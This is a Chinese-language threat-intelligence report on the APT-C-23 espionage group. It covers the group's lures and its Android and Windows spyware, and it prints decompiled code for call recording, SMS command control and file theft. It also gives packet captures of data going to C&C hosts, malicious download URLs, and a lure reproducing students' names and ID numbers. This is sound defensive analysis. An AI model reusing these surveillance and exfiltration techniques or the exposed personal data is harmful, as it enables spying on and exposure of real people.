APT

双尾蝎 (APT-C-23)

伸向巴以两国的毒针

SkyEye 天眼实验室 | HeliosTeam 追日团队

摘要

- 2016 年 5 月起至今，双尾蝎组织（APT-C-23）对巴勒斯坦教育机构、军事机构等重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。
- 攻击平台主要包括 Windows 与 Android，攻击范围主要为中东地区，截至目前我们一共捕获了 Android 样本 24 个，Windows 样本 19 个，涉及的 C&C 域名 29 个。
- 后门程序主要伪装成文档、播放器、聊天软件以及一些特定领域常用软件，通过鱼叉或水坑等攻击方式配合社会工程学手段进行渗透，向特定目标人群进行攻击。
- 相关恶意可执行程序多为“.exe”和“.scr”扩展名，但是这些程序都伪装成 doc、xls 文档图标，并且文件中还包含一些用以迷惑用户的文档。
- 攻击者在诱饵文档命名时也颇为讲究，如“الامن ية الاجهزة”（安全服务）、“Egyptian Belly Dancer Dina Scandal, Free Porn”（肚皮舞者 Dina 丑闻，色情），此类文件名容易诱惑用户点击。
- Android 端后门程序功能主要包括定位、短信拦截、电话录音等，并且还会收集文档、图片、联系人、短信等情报信息；PC 端后门程序功能包括收集用户信息上传到指定服务器、远程下载文件以及远控。
- 通过相关信息的分析，发现该组织极有可能来自中东。

关键词：双尾蝎、APT-C-23、巴勒斯坦、教育、军事、鱼叉、水坑、伪装

目　录

第一章 概述

2016 年 5 月起至今，双尾蝎组织（APT-C-23）对巴勒斯坦教育机构、军事机构等重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。攻击平台包括 Windows 与 Android，攻击范围主要为中东地区，截至目前我们一共捕获了 Android 样本 24 个，Windows 样本 19 个，涉及的 C&C 域名 29 个。

2016 年 5 月，我们捕获了第一个 Android 平台下的相关特种木马，在此后的半年中，我们又先后捕获了与该组织相关的不同形态的特种木马程序样本数十个。并且在 2016 年 7 月开始捕获到 Windows 系统的相关木马程序。该木马主要伪装成文档、播放器、聊天软件以及一些特定领域常用软件，通过鱼叉或水坑等攻击方式配合社会工程学手段进行渗透，向特定目标人群进行攻击。入侵成功后攻击者开始窃取目标系统中的各类文档资料并且进行实时监控。

360 威胁情报中心将 APT-C-23 组织命名为双尾蝎，主要是考虑了以下几方面的因素：一是该组织同时攻击了巴勒斯坦和以色列这两个存在一定敌对关系的国家，这种情况在以往并不多见；二是该组织同时在 Windows 和 Android 两种平台上发动攻击。虽然以往我们截获的 APT 组织中也有一些进行多平台攻击的例子，如海莲花，但绝大多数 APT 组织攻击的重心仍然是 Windows 平台。而同时注重两种平台，并且在 Android 平台上攻击如此活跃的 APT 组织，在以往并不多见。第三个原因就是蝎子在巴以地区是一种比较有代表性的动物。综上，根据 360 威胁情报中心对 APT 组织的命名规则（参见《2016 年中国高级持续性威胁研究报告》），我们命名 APT-C-23 组织为“双尾蝎”。

第二章 受影响情况

本章主要对相关攻击行动所针对目标涉及的地域和行业进行相关统计分析，时间范围选择 2016 年 5 月 1 日到至今。

一、地域分布

双尾蝎行动主要针对目标为巴勒斯坦，占比高达 84.8%，其次是以色列，占 8.1%，分布如图 1 所示。




图 1　受影响地域分布

二、领域分布

从行业分布上看，教育机构是双尾蝎行动重点针对目标，其次是军事机构，具体分布如图 2 所示。




图 2　受影响行业分布

第三章 载荷投递

一、 攻击方式

1） 水坑攻击

Android 端间谍软件主要伪装成 Facebook 升级模块、聊天软件以及 Tawjihi 2016（Tawjihi 是约旦和巴勒斯坦的一种类似于高考的考试），通过挂载在具有迷惑性的下载网址上引诱目标下载安装。

攻击者注册了一系列类似于 gooogel.org、acount-manager.info、apppure.info 这种具有迷惑性的网址，并且上面都挂着许多正常样本用于干扰、迷惑，从而导致用户中招。表 1 是某恶意程序具体下载链接和链接对应的 RAR 文件 MD5。

恶意下载链接	http://drive.acount-manager.net/F5YVWRDBbnsghWe6lN4DSRedB2FsVUQ/download_____.zip
域名状态	目前已经无效
下载的 RAR 文件 MD5	258E8336628E8F6F4DFFBBFD3967D64E

表 1 恶意程序下载链接和链接对应的 RAR 文件 MD5

zip 压缩包中 exe 文件使用.scr 后缀，该格式为 exe 的衍生类型，并且通过修改 exe 图标为文档来诱导用户点击。

进一步分析，还发现了部分恶意程序下载链接。

http://acount-manager.info/F5YVWRDBbnsghWe6lN4DSRedB2FsVU1Q/download_____.zip

http://drive.acount-manager.net/F5YVWRDBbnsghWe6lN4DSRedB2FsVUQ/downloadfile_____.zip

2） 疑似鱼叉邮件

相关恶意可执行程序多为“.exe”和“.scr”扩展名，但是这些文件都伪装成 doc、xls 文档图标，并且文件中还包含一些用以迷惑用户的文档，从以往此类事件的分析经验来看，一般这类可执行程序均进行压缩，以压缩包形态发送。压缩包和包内恶意代码文件名一般是针对目标进行精心构造的文件名，相关文件名一般与邮件主题、正文内容和恶意代码释放出的诱饵文档内容相符，因此这次攻击行动极有可能会以鱼叉邮件的方式进行投递。

二、 诱饵文件

双尾蝎行动中主要使用两种文件形式。

一种是通过 winrar 的自解压功能将相关样本文件和诱饵文件打包为 exe 文件，运行该 exe 文件，会释放出恶意样本并打开诱饵文件进行伪装。其中 exe 母体文件主要通过图标进行伪装，涉及的图标包括安装补丁、视频、文档等，并且文件名一般是针对目标进行精心构造的文件名，与释放出的诱饵文档内容相符，通过样本属性中的注释，可以看到内嵌 SFX script commands。

另一种是使用 scr 后缀名的文件，该文件格式是 Windows 系统中屏幕保护程序，为 exe 的衍生类型，通过在资源段存放诱饵文档，运行该类型的恶意文件后，会首先打开诱饵文件进行伪装。

1) 文档类

据网上公开消息得知，巴勒斯坦高考是 6 月份开始，持续 20 天，而这一时期我们捕获的样本中就有伪装成“Tawjihi 2016”（高考 2016）的 Android 应用程序，同时期从 Windows 平台捕获的样本使用的诱饵文档是巴勒斯坦 2015 年高考成绩，如图 3 所示。

نتائج الثانوية العامة 2015 المحافظات الجنوبية

رقم الجلوس	الفرع	الاسم رباعي	مجموع العلامات	المعدل	اسم المدرسة	المديرية	الجنس	رقم الهوية
31102101	العلوم الانسانية	إبراهيم سامي إبراهيم عليان	580	64.4	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	402937320
31102104	العلوم الانسانية	أحمد حلمي عبد الوهاب الغندور	456	50.7	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	402897797
31102105	العلوم الانسانية	أحمد رفيق عبدالله ورش آغا	611	67.9	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403094634
31102106	العلوم الانسانية	أحمد زاهر رزق طنطيش	554	61.6	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	402930986
31102108	العلوم الانسانية	أحمد عوني أحمد البحري	735	81.7	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	402913909
31102111	العلوم الانسانية	أحمد محمد سعيد الكيلاني	487	54.1	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403015514
31102112	العلوم الانسانية	أحمد هاشم عبد الرحمن البراوي	528	58.7	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	401799655
31102113	العلوم الانسانية	أحمد هشام أحمد قحمان	710	78.9	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403012149
31102114	العلوم الانسانية	احمد وليد ابراهيم حمدونه	700	77.8	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403317597
31102115	العلوم الانسانية	ادهم علي عيسى عاليه	619	68.8	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	401870548
31102120	العلوم الانسانية	أنس حجازي أحمد اشتيوي	456	50.7	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	401920855
31102122	العلوم الانسانية	أيمن موسى محمد رجب	560	62.2	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403046238
31102128	العلوم الانسانية	بلال أحمد نعمان حموده	517	57.4	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	402943971
31102129	العلوم الانسانية	بلال مطر جمعه زعرب	756	84	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403310717
31102133	العلوم الانسانية	جهاد حمدي حكمت البراوي	467	51.9	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403316896
31102135	العلوم الانسانية	حسام جابر فوزان المصري	526	58.4	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	402923379
31102138	العلوم الانسانية	حسام محمد موسى خليل الحيل	679	75.4	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	402138192
31102139	العلوم الانسانية	حسام منصور عيسى الحيل	653	72.6	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403003825
31102143	العلوم الانسانية	حسن قاسم شحادة قاسم	756	84	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403048424
31102144	العلوم الانسانية	حمزه عادل حسن سعده	621	69	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403123649
31102145	العلوم الانسانية	حمزه منصور عبد الكريم نايفه	557	61.9	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403008600
31102150	العلوم الانسانية	زكريا يونس مصطفى العطار	482	53.6	بيت لاهيا الثانوية للبنين	شمال غزة	ذكور	403017783

图 3 诱饵文档 1

从攻击时间和伪装内容的选取上，可以看出攻击者目标很明确具有很强的针对性。教育一直是各个国家非常重视的领域，特别是巴勒斯坦从 2007 年内部分裂以后，直到 2014 年才进行了 7 年来第一次全国统一高考。对于巴勒斯坦人来说，高考更显得重要，攻击者选取这个领域也是别有用心。

除此之外还有包含军事类新闻信息的伪装文档，例如，图 4 内容是加沙地区某军事事件的采访新闻，图 5 是关于加沙地区军事领导人的任命消息：

تفاصيل مخيفة: لماذا إقتحم السنوار وعناصر القسام منزل المغدور محمود إشتيوي؟

غزة - نشرت الزميلة الصحفية، بثينة إشتوي شقيقة المغدور محمود إشتيوي، مساء الإثنين، تفاصيل مخيفة عن إقتحام القيادي البارز في كتائب القسام يحيى السنوار، ومجموعة من عناصر القسام لمنزلهم الكائن في حي الزيتون شرق غزة، أثناء فترة إعتقال شقيقها في سجون حماس السرية.سنوار

وقالت إشتيوي عبر صفتحها الشخصية على موقع "فيس بوك": "الثاني عشر من إبريل عام 2015، كانت النظرة الأخيرة، واللقاء الأخير الذي جمع أمي وأبي وأنا وشقيقتي بأخي الشهيد المغدور " أبو المجد" طيب الله ثراه، وكشف سوأة من غدره عما قريب!!، كانت الليلة مثقلة جدا، بالنسبة لي ولشقيقتي وأمي، التي عادت منذ أيام قليلة من "إسرائيل" بعد أن تلقت جلسات الإشعاع حينما أخذ مرض السرطان ينخر عظامها، فتناوبت وشقيقتي داخل غرفتها بين ساعة وأخرى، خاصة أنها فقدت الحديث معنا، والنظر إلينا، حتى الحركة عندها باتت شبه معدومة، لشدة العلاج الذي تلقته ومفعوله القوي، لكن بفضل الله عز وجل ورحماته تعافت منه شيئا فشيئا، خلال الأشهر القليلة الماضية".

图 4　诱饵文档 2

غزة / خاص / شهدت الأيام الماضية تنقلات وتغيرات عدة في بعض قيادة الأجهزة الأمنية التابعة لوزارة الداخلية في قطاع غزة.

حيث انه تم تعيين سامي نوفل (أبو الشيماء) مساعداً لرئيس قوى الامن الداخلي .

فيما تم تعيين د. محمد دبابش رئيسا لجهاز المخابرات العامة .

وكذلك تم تعيين العميد محمد عبد اللطيف خلف رئيساً لجهاز الشرطة البحرية.

ونفت المصادر وجود اي تغيير في رئاسة الشرطة أو جهاز الامن الداخلي ، مؤكدة ان اللواء تيسير البطش ما زال قائداً للشرطة ، فيما لا يزال العميد سامي عودة رئيسا لجهاز الامن الداخلي.

图 5　诱饵文档 3

2)　软件类

用于攻击的后门程序都是经过伪装的，Android 端主要是伪装成 Facebook 升级程序和其他一些常用软件，Windows 端主要伪装成播放器、文档等常用图标。

图 6　欺骗性软件图标 1

图 7　欺骗性软件图标 2

3)　视频类

部分后门程序通过将样本文件和播放器文件（.mp4）打包为 exe 文件来进行传播。诱饵视频文件如图 8 所示。

图 8　诱饵视频

4)　图片类

图 9　诱饵图片

5) 文件名伪装




图 10 部分文件名

从上图文件名可以看出，攻击者在诱饵文档命名时也颇为讲究，如“الامـ ـنية الاجهزة”（安全服务）、“Egyptian Belly Dancer Dina Scandal, Free Porn”（肚皮舞者 Dina 丑闻，色情），此类文件名容易诱惑用户点击。

第四章 后门分析

一、 Android

Android 平台相关后门程序可以在拨打电话或是收到来电时，开启录音功能：

```
int v0 = 0;
if(arg6.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
    a.d = arg6.getExtras().getString("android.intent.extra.PHONE_NUMBER");
}
else {
    String v1 = arg6.getExtras().getString("state");
    String v2 = arg6.getExtras().getString("incoming_number");
    if(!v1.equals(TelephonyManager.EXTRA_STATE_IDLE)) {
        if(v1.equals(TelephonyManager.EXTRA_STATE_OFFHOOK)) {  // 接起电话
            v0 = 2;
        }
        else if(v1.equals(TelephonyManager.EXTRA_STATE_RINGING)) {
            v0 = 1;  // 响铃
        }
    }

    this.a(arg5, v0, v2);  // 开启录音功能并打包上传录音文件
}
```

图 11　监听电话

并且通过拦截短信，可以根据短信内容开启录音或是上传录音文件功能：

```
v10[v9] = SmsMessage.createFromPdu(v8[v9]);
String v2_2 = v10[v9].getOriginatingAddress();
String v3 = v10[v9].getMessageBody();
Date v6 = new Date(v10[v9].getTimestampMillis());
if(v3.contains("#.")) {
    h.c(arg13, "Start Recording");
    if(this.b.getBoolean("call_recording", false)) {
        this.b.edit().putBoolean("call_recording", false).apply();
        arg13.stopService(new Intent(arg13, RCOldService.class));
        this.b.edit().putBoolean("sms_recording", true).apply();
        this.a(arg13, v3);
```

接收短信指令，开始录音

图 12　根据短信内容开启录音功能

除了定位、短信拦截、电话录音等监控功能，后门程序还要负责收集文档、窃取联系人、上传短信内容等情报信息收集，相关类名和功能如下表：

旧版本	新版本	功能
AlarmReceiver	AmReceiver	下载更新
CallReceiver	CReceiver	监听电话
LogReceiver	LReciver	上传/android/sys 目录下日志文件
NetworkStateReceiver	NetworkReceiver	监控网络状态
PackageReceiver	PReceiver	安装新版本替换旧版本
PowerReceiver	——	接收开机广播
SmsReceiver	SReceiver	拦截短信
CellService	NService	上传电话号码、位置等信息
InfoService	IService	上传手机设备信息
ContactsService	CService	窃取联系人信息
DocumentsService	DCService	打包上传文档文件
ImagesService	IMService	打包上传图片文件
MessagesService	MService	窃取短信内容
RecordingService RecordsService	RCNewService RCOldService RService	录音并上传录音文件

表 2　类名和功能对应关系

```
String v5 = v4.getName().toLowerCase();
int v6 = ((int)(v4.length() / 1024));
if(!v5.endsWith(".pdf") && !v5.endsWith(".doc") && !v5.endsWith(".docx") && !v5.
        endsWith(".ppt") && !v5.endsWith(".pptx") && !v5.endsWith(".xls") && !v5
        .endsWith(".xlsx")) {
    goto label_11;
}
```

图 13　窃取文档文件

```
Hypertext Transfer Protocol
  POST /blog/android/c7df96e87b2fbb71_ZTE_N918St/images HTTP/1.1\r\n
    Connection: close\r\n
    Content-Type: multipart/form-data; boundary=-------AndroidUploadService1482126097614\r\n
    User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.4; N918St Build/KTU84P)\r\n
    Host: upload202.com\r\n
    Accept-Encoding: gzip\r\n
  Content-Length: 50063\r\n
    \r\n
    [Full request URI: http://upload202.com/blog/android/c7df96e87b2fbb71_ZTE_N918St/images]
    [HTTP request 1/1]
    [Response in frame: 1273]
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-------AndroidUploadService1482126097614"
    [Type: multipart/form-data]
    Preamble
    First boundary: ---------AndroidUploadService1482126097614\r\n
  Encapsulated multipart part:  (image/png)
      Content-Disposition: form-data; name="upload_file"; filename="Screenshot_2016-05-18-13-43-05.png"\r\n
      Content-Type: image/png\r\n\r\n
    Media Type
      Media Type: image/png (49843 bytes)
    Last boundary: \r\n---------AndroidUploadService1482126097614--\r\n
```

图 14　截获的上传图片文件数据包

移动端后门早期版本使用 C&C 域名比较单一（upload202.com），从 2016

年 7 月份开始捕获的后门程序中开始出现新的 C&C 地址（mediauploader.info），但是代码和功能上与早期版本基本相似。大约从 9 月份开始，虽然代码未混淆部分命名规则没变，但是程序下载地址和上传服务器地址发生了改变，代码也做了一些改进。从 2017 年 1 月份开始，捕获的样本未混淆部分类名采用之前类名的缩写，并且使用全新的 C&C 地址，短信指令增加到 8 个。

图 15　Android 样本版本演进图

Android 端后门程序从早期版本中就有拦截短信获取指令的功能，随着版本的更新，指令个数也越来越多。

指令	功能
151791	上传录音文件
151792	开启录音功能
*..	
#.	
#,,	停止录音
15171	开启 receiver 组件
15181	禁用 receiver 组件
*.g	Enable Mobile Data
*,g	Disable Mobile Data
15191	卸载自己
15101	删除录音文件

表 3　短信命令与对应功能

早期版本样本大都伪装成聊天软件和高考软件，而且奇怪的是，许多样本出现在 6 月份，但是其释放的后门程序早在 5 月初就已经出现。在前面“诱饵文档”一节中我们已经分析这批样本极有可能是针对教育行业，虽然攻击时间是在正值巴勒斯坦高考的 6 月份，但是样本却在 5 月份甚至可能更早就已经完成编写，这也说明这次攻击早有预谋。

二、 Windows

PC 端后门大致可以分为两个版本，早期版本采用 Delphi 编写，使用 C&C 域名主要为（upload101.net 、upload999.net），从 2016 年 10 月份开始捕获到新的后门程序，此类程序采用 MFC 编写，并使用了新的 C&C 地址（www.mailsinfo.net），但是代码和功能上与早期版本基本相似，都是上传计算机信息到服务器，并远程下载文件执行。




图 16　PC 样本版本演进图

（一） Delphi 版本

主要功能：一是收集用户信息（如电脑名、用户名等），上传到指定服务器，进一步还会从服务器上下载文件（下载的文件暂时还未找到）并运行；二是远控功能（如截屏、结束进程），其隐藏界面如下：





图 17　被隐藏的界面

1） 判断系统版本在对应的%appdata%目录下创建 WindowsShell 子目录，将自身复制到该目录下，并在注册表（HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run）中添加自启动。



Name	Type	Data
(Default)	REG_SZ	(value not set)
ctfmon.exe	REG_SZ	C:\WINDOWS\system32\ctfmon.exe
Windows Update Shell	REG_SZ	C:\Documents and Settings\analysis\Application Data\WindowsShell\Windows Update Shell.exe

图 18　注册开机启动项

2） 从自身资源释放 ssleay32.dll、libeay32.dll，以便使用 OpenSSL 加密数据连接。

```
0069BA4A        push        69D0D0;'ssleay32'
0069BA4F        push        69D0BC
0069BA54        mov         ecx,dword ptr ds:[6B8C54];0x0 HInstance:HINST
0069BA5A        mov         dl,1
0069BA5C        mov         eax,[4919A4];TResourceStream
0069BA61        call        TResourceStream.Create;TResourceStream.Create
```

图 19　释放资源文件

3） 连接 http://upload101.net/pc/domains（已失效）被用于获取新链接。

```
mov         edx,69C074;'Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)'
call        @UStrAsg
lea         ecx,[ebp-80]
mov         edx,69C114;'http://upload101.net/pc/domains'
mov         eax,dword ptr [ebp-1C]
call        TIdCustomHTTP.Get
```

图 20　获取新的下载链接

4） 上传信息

上传内容	上传地址
计算机名、用户名	https://upload999.net/win_downloader/windows/new
屏幕截图	https://upload999.net/win_downloader/windows/<计算机名> _<用户名>/screenShot

表 4　上传信息

5） 远程控制

远控服务端为 https://upload999.net/win_downloader/windows/<计算机名>_<用户名>/ + 命令，通过服务器返回值来判断是否操作。

命令	功能
restart_pc	重启电脑
restart_app	重启自身
delete_app	关闭自身
screenShot	截屏
Kill_process	结束进程

表 5　远控命令

6） 设置定时器进行不同的功能

定时器名称	功能
updtAPP	更新自身
DownAPP	下载其他组件并执行
RequesTimer	每两分钟上传并请求一次命令，判断是否进行远控行为。

表 6　定时器功能

后期捕获到的 Delphi 样本在功能上主要是多了一个定时器，也是用于下载文件并执行。

（二） VC 版本

主要功能: 收集用户信息(如硬盘类型、序列号等)，上传到指定服务器，并从服务器上下载文件运行。

1） 获取硬盘类型、序列号等信息

```
v7[1] = 0;
v7[2] = (BSTR)1;
*v7 = xx_GetDiskInfo("SELECT * FROM Win32_DiskDrive WHERE InterfaceType='SCSI' OR InterfaceType='IDE' OR InterfaceType='HDC'");
```

图 21　获取硬盘信息

2） 将获取的硬盘类型、序列号信息存在自启动目录（HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run）下的子键 hdflag 中，并且该信息会被发送至服务端，若发送成功，则在自启动目录下新建 senid 项，并设置为 true，表明已发送硬盘信息。

(Default)	REG_SZ	(value not set)
ctfmon.exe	REG_SZ	C:\WINDOWS\system32\ctfmon.exe
DDSystem	REG_SZ	C:\Documents and Settings\analysis\Desktop\runtime....
hdflag	REG_SZ	VMwareVirtualIDEHardDrive--790114073
senid	REG_SZ	true

图 22　注册表操作

3） 将获取的硬盘信息提交至 www.mailsinfo.net/info/insert.php。

```
GET /info/inf.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded Host: www.mailsinfo.net
User-Agent: Chrome
Host: www.mailsinfo.net

HTTP/1.1 200 OK
Date: Wed, 22 Feb 2017 05:18:47 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Transfer-Encoding: chunked
Content-Type: text/html

9
mailspage
0

POST /info/insert.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded Host: www.mailsinfo.net
User-Agent: Chrome
Host: www.mailsinfo.net
Content-Length: 46
Cache-Control: no-cache

id=VMwareVirtualIDEHardDrive--790114073&idac=7HTTP/1.1 200 OK
Date: Wed, 22 Feb 2017 05:18:48 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Content-Length: 0
Content-Type: text/html
```

图 23　网络操作

4） 访问 www.mailsinfo.net/info/checkmails.php，获取新的 URL，另外通过访问 www.mailsinfo.net/info/checkmailp.php 获取新 URL 参数，最后访问组合的地址下载文件（已失效）。

```
x_StrJoin(&v146, L"/che", 4);
x_StrJoin(&v146, L"ckma", 4);                    // UNICODE "info/checkmails.php"
x_StrJoin(&v146, L"ils", 3);
x_StrJoin(&v146, L".", 1);
x_StrJoin(&v146, L"php", 3);
```

图 24　获取 info/checkmails.php 字符串

5） 下载的文件根据系统版本存放不同的目录，如 xp 系统，存放在 C:\Documents and Settings\All Users\Favorites\VLC 目录下，并设置自启动，最后通过 ShellExecuteW 将其运行。

```
GetVersionExW(&VersionInformation);
if ( VersionInformation.dwPlatformId != 2 || VersionInformation.dwMajorVersion < 6 )
{
  v4 = 34;
  do
  {
    dword_45A834 = v4;
    dword_45A840 = v4++;
  }
  while ( v4 < 44 );
  v1 = Sleep;
  dword_45A83C = v4;
  Sleep(0x2710u);
  ShellExecuteW(0, L"open", lpData, 0, 0, 5);
  Sleep(0x2710u);
  Sleep(0x1F40u);
```

图 25　执行下载文件

通过分析捕捉的 PC 端样本，猜测这类样本主要用于前期侦查信息所用，主要模块应来自云控下载。

第五章 C&C 分析

一、 Whois 隐私保护

whois 隐私保护是指域名注册服务商为域名注册者提供的一种服务，即域名 whois 信息会隐藏域名注册者的真实信息，如电子邮件地址、电话号码等，一般这种服务为收费有偿服务。在 APT 攻击中，相关组织非常喜欢采用 whois 隐私保护这种方式来隐藏自己的真实身份，安全研究机构或人员很难找到相关线索信息进行关联回溯。下图为该组织行动中 C&C 域名的保护情况。从图 26 中可以看到该组织使用的 C&C 大部分都有 whois 保护，占据了 60.7%，也说明了该组织对自己的真实身份有较强的保护意识。




图 26　C&C 域名保护情况

二、 C&C 服务器地域分布




图 27　C&C 服务器地域分布

从图 27 可以看出该组织攻击行动中所使用的 IP 地理位置主要集中在美国和立陶宛，这两个地域占比超过了 85%。需要注意的是 C&C（www.mailsinfo.net）地理位置为巴勒斯坦地区，通过 Whois 查询该 C&C 为公司注册，其注册人为 Nepras company，与以前样本出现的 C&C 存在不同，这里猜测该域名当时被攻击者劫持。

三、 C&C、IP 及部分样本对应关系

